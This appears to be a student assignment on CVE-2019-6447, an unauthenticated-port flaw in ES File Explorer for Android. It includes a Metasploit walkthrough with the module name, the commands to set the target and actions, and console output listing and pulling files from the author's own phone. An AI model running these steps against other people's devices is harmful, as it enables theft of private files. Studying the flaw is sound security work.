Systems and Network Programming Assignment

ES File Explorer Security Vulnerability - Android (CVE-2019–6447)

IT19096780 – FERNANDO K.S.H.R

Y02S01 13

"ES File Explorer (File Manager) is a full-featured file (Images, Music, Movies, Documents, app) manager for both local and networked use! With over 500 million users worldwide, ES File Explorer (File Manager) helps manage your android phone and files efficiently and effectively and share files without data cost." – ES team in google play

ES File Explorer is a file manager application on Android, which supports functions such as skimming through and managing files. It has over 100 million installations and is the most popular file manager application on Android. In Jan. 2019, a security researcher released a security vulnerability in ES File Explorer (CVE-2019–6447).

A vulnerability was found in ES File Explorer File Manager up to 4.1.9.7.4 on Android (Android App Software). It has been declared as critical. Affected by this vulnerability is an unknown functionality of the component Service Port 59777. The manipulation with an unknown input leads to a privilege escalation vulnerability. The CWE definition for the vulnerability is CWE-20. As an impact it is known to affect confidentiality, integrity, and availability.

The bug was discovered 01/16/2019. The weakness was presented 01/16/2019. It is possible to read the advisory at github.com. This vulnerability is known as CVE-2019-6447 since 01/16/2019. The attack can only be done within the local network. The exploitation does not need any form of authentication. The technical details are unknown, and an exploit is not publicly available. Proper firewalling of tcp/59777 can address this issue.

ES File Explorer: Android File Manager which is very powerful, it is a free local and network file manager, Application Manager, File Manager, Network Manager, Media Manager. Users worldwide have chosen this file manager. It was designed by ES Global, a subsidiary of DO Global, for Android devices. It includes features like cloud storage integration, file transfer from Android to Windows via FTP or LAN, and a root browser.

The ES File Explorer File Manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777 requests on the local Wi-Fi network. This TCP port remains open after the ES application has been launched once and responds to unauthenticated application/json data over HTTP.


This Exploit works on version 4.1.9.7.4 till 4.1.9.5.1. This exploit is actually an auxiliary in the Metasploit framework through which we can extract files, view files present on a device.

Exploit


There are several methods of exploiting this vulnerability. Using python codes and, we can use Metasploit also. I do hereby mention the way of exploiting using Metasploit.

First, we need these components

- Linux machine that installed Metasploit in it
- Android device with ES file explorer version 4.1.9.5.1. or lower
- Active internet connection




ES file explorer



My android device


Now the awesome part

Open terminal and type *msfconsole* and hit enter.




Next you can search in the tool as es_file and there will be a search result as

auxiliary/scanner/http/es_file_explorer_open_port




Then, type *use* auxiliary/scanner/http/es_file_explorer_open_port

in the tool terminal



After that we can use the exploits in that bundle.




Following actions can be done

- List all the files in the sdcard in the victim device
- List all the pictures in the victim device
- List all the videos in the victim device
- List all the audio files in the victim device
- List all the apps installed in the victim device
- List all the system apps installed in the victim device
- List all the phone apps installed in the victim device
- List all the apk files stored in the sdcard of the victim device
- List all the apps installed in the victim device
- Get device info of the victim device
- Pull a file from the victim device
- Launch an app of your choice
- Get the icon of an app of your choice

And next we need to find the ip address of the target. In my case my mobile phone.

In Linux we can use nmap to scan our LAN and get the ip s of connected devices.

In my case I have my mobile phone in my hand so I can see it directly by going to settings.




Now we can connect with the device with ip using following command

set rhost <IP>


```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set rhost 192.168.8.102
rhost => 192.168.8.102
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777  - Name: SM-G610F
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

If successfully connected the device model number will appear in my case SM-G610F. Now we are in. now we can do anything we want from here.

As example we can set the action as list all apps




We can list all the videos




```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTVIDEOS
action => LISTVIDEOS
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777
  20200207_200613.mp4 (74.65 MB) - 07/02/2020 08:06:51 pm: /storage/emulated/0/DCIM/Camera/20200207_200613.mp4
  20200222_173641.mp4 (3.81 MB) - 22/02/2020 05:36:44 pm: /storage/emulated/0/DCIM/Camera/20200222_173641.mp4
  20200222_173645.mp4 (36.34 MB) - 22/02/2020 05:37:04 pm: /storage/emulated/0/DCIM/Camera/20200222_173645.mp4
  20200325_154826.mp4 (26.36 MB) - 25/03/2020 03:48:39 pm: /storage/emulated/0/DCIM/Camera/20200325_154826.mp4
  20200405_124733.mp4 (8.56 MB) - 05/04/2020 12:47:38 pm: /storage/emulated/0/DCIM/Camera/20200405_124733.mp4
  20200411_095022.mp4 (83.02 MB) - 11/04/2020 09:51:03 am: /storage/emulated/0/DCIM/Camera/20200411_095022.mp4
  20200420_112920.mp4 (139.25 MB) - 20/04/2020 11:30:29 am: /storage/emulated/0/DCIM/Camera/20200420_112920.mp4
  SM-G610F_20200514012154.mp4 (1.29 MB) - 14/05/2020 01:21:54 am: /storage/emulated/0/DCIM/Video screenshots/SM-G610F_20200514012154.mp4
  SM-G610F_20200514012231.mp4 (1.70 MB) - 14/05/2020 01:22:32 am: /storage/emulated/0/DCIM/Video screenshots/SM-G610F_20200514012231.mp4
  VID-20191225-WA0001.mp4 (10.20 MB) - 25/12/2019 02:36:17 am: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20191225-WA0001.mp4
  VID-20191225-WA0003.mp4 (5.46 MB) - 25/12/2019 08:52:57 am: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20191225-WA0003.mp4
  VID-20191225-WA0004.mp4 (3.50 MB) - 25/12/2019 04:52:20 pm: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20191225-WA0004.mp4
  VID-20200101-WA0030.mp4 (7.82 MB) - 01/01/2020 05:58:33 pm: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20200101-WA0030.mp4
  VID-20200103-WA0000.mp4 (5.94 MB) - 03/01/2020 08:47:08 am: /storage/emulated/0/WhatsApp/Media/WhatsApp Video/VID-20200103-WA0000.mp4
  VID_22120228_131613_140.mp4 (2.47 MB) - 25/12/2019 05:20:19 pm: /storage/emulated/0/Movies/Instagram/VID_22120228_131613_140.mp4

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now you can understand the danger of this vulnerability. By exploiting it we also can copy the files from the target device to our device. Let us see how.



```
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACTIONITEM                   no        If an app or filename if required by the action
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.8.102    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       59777            yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host


Auxiliary action:

   Name     Description
   ----     -----------
   GETFILE  Get a file from the device. ACTIONITEM required.


msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg
ACTIONITEM => /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

   Name        Current Setting                                                                Required  Description
   ----        ---------------                                                                --------  -----------
   ACTIONITEM  /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg  no        If an app or filename if required by the action
   Proxies                                                                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.8.102                                                                  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       59777                                                                          yes       The target port (TCP)
   SSL         false                                                                          no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                                                              yes       The number of concurrent threads (max one per host)
   VHOST                                                                                      no        HTTP server virtual host


Auxiliary action:

   Name     Description
   ----     -----------
   GETFILE  Get a file from the device. ACTIONITEM required.


msf5 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf5 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.8.102:59777  - /storage/emulated/0/DCIM/Screenshots/Screenshot_20200513-235142_ES File Explorer.jpg saved to /home/sandaru/.msf4/loot/20200514013507_default_192.168.8.102_getFile_777236.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

With the video that I have done you will be able to understand the whole exploit.



This is the file that I downloaded from the victim device to my attacker device.

Summary

Through the above analysis, we can get the whole picture of how the ES file browser security vulnerability is triggered. The main reason was that the developer ignored the check of the request when designing the shared access function, resulting in security vulnerabilities.

Countermeasure

- The only thing we can do is keep the ES File explorer app up to date

References:

- Github: https://github.com/fs0c131y/ESFileExplorerOpenPortVuln
- Twitter: https://twitter.com/fs0c131y/status/1085460755313508352
- techcrunch: https://techcrunch.com/2019/01/16/android-app-es-file-explorer-expose-data/
- Freebuf: https://www.freebuf.com/vuls/195069.html
- smwenku: https://www.smwenku.com/a/5c45ee68bd9eee35b21ef1db/zh-cn